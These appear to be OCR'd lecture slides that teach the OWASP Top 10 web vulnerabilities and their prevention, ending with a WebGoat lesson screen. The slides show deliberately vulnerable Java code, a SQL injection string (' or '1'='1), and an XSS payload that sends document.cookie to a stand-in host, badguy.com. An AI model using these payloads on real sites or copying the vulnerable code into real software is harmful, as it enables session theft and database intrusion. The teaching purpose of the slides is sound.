
```
http://moviesite.com/dispatcher?action=profile&id=1234567

String id = request.getParameter("id"); Statement stmt =
con.createStatement("select * from TBL_USERS"
+"where id ='"+ id +’”);
```

```
http://moviesite.com/dispatcher?action=profile&id=' or '1'='1
```


Unvalidated Input

- This is a HTML form which is about to submit a book purchase order. The price field is used to ensure that the price of the currently chosen book is passed with the order.
- The client can use web proxy and change the form and edit the value of the price input.
- Seems like an incredibly stupid way to build a Web app, but there are actually apps out there that are built like this, and even worse, there are books available that teach people to do it like this!



```
<form method="POST" action="page.jsp"> Buy this book!
   <input type="hidden" name="price" value="20.00">
   <input type="submit" …>
</form>
```

Unvalidated Input



```
<form method="POST" action="page.jsp"> Buy this book!
   <input type="hidden" name="price" value="20.00">
   <input type="submit" …>
</form>
```

- **Result:** Client-side validation is useful for performance reasons, but **useless from a security point of view**.
- Never trust any input from the user, and never trust client side input validation!
- All parameters must be validated on the server side before they are used.
- Positive filtering is better than negative filtering!
- Good design would involve a library of functions that provide the necessary checks.

Prevention

- Parameterized SQL statements: i.e., PreparedStatements Parameter values are quoted. This preserves intent of the query.
- Use Stored Procedures: (but implement this carefully).
- Escape user-input: All user-supplied input should be escaped (e.g. using double quotes).
- Whitelisting (Positive filtering): Specify a set of characters that are allowed and everything else is rejected.
- Privilege Settings: Give least privilege to your application (only DB reads, writes only where required, use non-admin accounts).

A2: Broken Authentication

Formerly “Broken authentication and session management.” You know the user credentials of people accessing your systems, but do you know who is actually behind the keyboard?

Attackers can hijack user identities and hide behind genuine user IDs to gain easy access to your data and programs.

Implement strong authentication and session management controls, and ensure your users are who they say they are.

Broken Authentication

- Disallow weak passwords
- Using a stronger hash algorithm
- Salting the passwords (salt the pass, not pass the salt)
- Use HTTPS for encrypting session ids
- Do not expose credentials in untrusted locations (hidden fields, cookies, urls) Implement account lockouts
- Implement MultiFactor Authentication

A3: Sensitive Data Exposure

Unintended data display is a serious problem to anyone operating a web application that contains user data.


Although OWASP points out that the full perils of insecure data extend well beyond the scope of the OWASP Top 10, they do recommend a handful of minimum steps—among them, encrypting **all sensitive data at rest** and in transit and discarding sensitive data as soon as you can.

Insecure storage

Causes

- Insecure storage of password hash (SQL injection).
- Weak hashing algorithms employed (e.g. LinkedIn used SHA-1).
- Faulty session management (session ids exposed).
- Log files

Sensitive Data - Illustrated



1 User enters credit card number in form

2 Error handler logs CC details because merchant gateway is unavailable

3 Logs are accessible to all members of IT staff for debugging purposes

4 Malicious insider steals 40 million credit card numbers

A4: XML External Entities (XXE)

XML processors are often configured to load the contents of external files specified in an XML document.

An attacker can exploit this capability by having the XML processor return contents of local files, access files on other systems that trust the attacked system, or even create executable code.

OWASP recommends configuring your XML processor to turn this capability off.

A5: Broken Access Control

This vulnerability combines the vulnerabilities “Missing function level access control” and “Insecure direct object references” from the 2013 list.

Broken access control occurs when users can perform functions above their levels or gain access to other users’ information.

OWASP advocates several methods to secure your applications, including establishing “deny by default” rules to allow function access only to users you trust and implementing access control checks for each user accessible object (such as files, webpages, and other information).

Session Management

Poor management of session IDs can lead to different attacks such as:

- Cross-Site Request Forgery (CSRF)
- Session spoofing and hijacking
- Broken Authentication
- Privilege Escalation
- Sensitive Data Leakage
- ... and many more!

Session Management

- Therefore, the session identifier must be considered as an important asset to secure ... following some of the protection plans below can avoid security threats:
- Implementing Strict Timeouts (Idle, Absolute, Renewal).
- Session-ID must be renewed when an authentication state is passed (i.e. on logging in and logging out).
- Forcing Session Logout when client window is closed.
- Disallowing cross-tab shared sessions.
- Ensuring session IDs cannot be easily guessed.
- Use the framework's session id generator.
- Check for authentication for privileged operations.

Cookie Management

- Proper Cookie Management: Session IDs are stored on the browser side in cookies. Therefore, cookies should be managed properly ensure security of sessions.
- Use "Domain" and "Path" attributes to restrict the scope of cookies to narrow subdomains.
- Use "Secure" attribute to force browsers to send cookies over HTTPS.
- Use "HttpOnly" attribute to prevent scripts from accessing the cookies (limited security).
- Use "X-XSS-Protection" header to allow browsers to detect reflected XSS attacks.
- Use "Content-Security-Policy" headers to instruct browsers to only load resources from whitelisted locations.

A6: Security Misconfiguration

“Security misconfiguration” is a general reference to application security systems that are incomplete or poorly managed.

Security misconfiguration can occur at any level and in any part of an application, so it’s both highly common and easily detectable.

There are myriad ways in which you may be vulnerable to software misconfiguration.

A7: Cross-site Scripting (XSS)

An XSS vulnerability extends the trust a user has given a specific site to a second, potentially malicious site.

Users generally permit trusted sites to perform certain actions. But malicious actors can modify a page on a trusted site to interact with an untrusted site, exposing sensitive data or spreading malware.

XSS vulnerabilities are common, but they're not difficult to remediate.

Separate untrusted, user-inputted data from active content in your webpage (for example, hyperlinks). And don't rely on input validation.

Cross Site Scripting

An attacker attaches a script with an HTTP response. The script executes with privileges available to the responding web application and the attacker is able to access privileged information only available to the user or the web application.

- **Reflected XSS attack:** Using a constructed URL or results page.
- **Stored XSS attack:** Using POST to store the bad URL inside a comment/forum. One possible use is to get access to cookies belonging to clients of the Web page (Cross Site Request Forgery).

Cross Site Scripting

```
<FORM ACTION="hello" >
   <B>Your name: </B>
   <INPUT NAME="name" TYPE="text" SIZE=“10">
   <INPUT TYPE="submit" VALUE="Now click”>
</FORM>

protected void doGet(HttpServletRequest request,
                     HttpServletResponse response){

    String name = request.getParameter("name");
    response.setContentType("text/html");
      ...
    out.println("<H1> "Hello"+ name + "!</H1>"); ..

}
```

Cross Site Scripting

```
<html>
   <body>
      <script>window.open("http://www.badguy.com/
      collect.php?cookie=" +document.cookie)</
      script>, welcome to our site.
   </body>
</html>
```

```
http://www.vulnerable.com/welcome.php?name=
<script>window.open ("http://www.badguy.com/
collect.php?cookie= "+document.cookie) </script>
```

Since cookies often contain authentication information, this could allow the attacker to impersonate the victim.

Prevention

- Filter all input parameters from HTTP GET and POST
- Characters with special meaning in HTML and JavaScript, e.g., <, >, (,), #, & should be removed or substituted (e.g., < becomes &lt;) ... This may also require filtering all types of active content (JavaScript, ActiveX, etc.).
- But it's easy to forget something, so it's better to specify what characters are allowed, e.g., [A-Za-z0-9]. i.e. a positive filtering approach works best!

- **Positive filtering:** Specify what is allowed, anything that does not match is rejected.
- **Negative filtering:** Specify what is not allowed, everything else goes.
- Make sure that the client and server agree on the character set (Unicode, UTF-8).

Cross Site Request Forgery (CSRF)

- Send a victim with a specially-crafted URL that contains a malicious request for a target site.
- Takes advantage of the fact that the victim may be authenticated to the target site to perform privileged operations.
- The attacker gains access to cookies and the web application cannot distinguish between a legitimate request and an attacker's request.
- If the victim is an admin, then the entire site could be compromised as the attacker can gain access to victim's credentials.

Prevention

- Checking the "Referrer" header in the request.
- Implementing secure Session Management

Prevention.

- Using a secret cookie will NOT prevent CSRF However, a synchronizer token appended to the URL will make it difficult for an attacker to spoof the URL.
- Implementing some form of Challenge-Response (e.g. CAPTCHA) on high-value functions.

A8: Insecure Deserialization

Serialization is used to turn an object into data that can be sent somewhere or stored.

In this way, the object can be recreated in the same state by another system and/or at another time via the process of deserialization.

An attacker could provide an object that, when deserialized, gives the attacker access privileges or runs malicious code.

This vulnerability is difficult to exploit, but it can also be difficult to detect.

OWASP recommends restricting the types of objects to be deserialized, or not deserializing untrusted objects at all.

A9: Using components with known vulnerabilities

Open source development practices drive innovation and reduce development costs.

But despite the benefits of open source software, the 2018 Open Source Security and Risk Analysis found that significant challenges remain in security and management practices.

It’s critical that you gain visibility into and control of the open source components in your applications and Docker containers.


A10: Insufficient Logging and Monitoring

Sufficient logging and monitoring can’t prevent malicious actors from launching an attack.

But without it, you might find it difficult to detect attacks, shut them down, and determine the scope of the damage.

Insufficient logging and monitoring is common. But it’s also difficult to detect. Even if your logs are detailed enough to reveal an attack in progress, there’s no guarantee that the systems put in place to monitor those logs are working.

Learning with WebGoat


How to Exploit Thread Safety Problems - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=16&menu=11
Go
Logout
How to Exploit Thread Safety Problems
OWASP WebGoat V4
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Http Basics
How to Exploit Thread Safety Problems
Broken Authentication and Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
Insecure Storage
Injection Flaws
Improper Error Handling
Code Quality
Challenge
Restart this Lesson
Submit
Sponsored by ASPECT SECURITY
OWASP Foundation | Project WebGoat
Done
Local intranet

The user should be able to exploit the concurrency error in this web application and view login information for another user that is attempting the same function at the same time. **This will require the use of two browsers.** Valid user names are 'jeff' and 'dave'.

Please enter your username to access your account.

Enter user name:

Discussion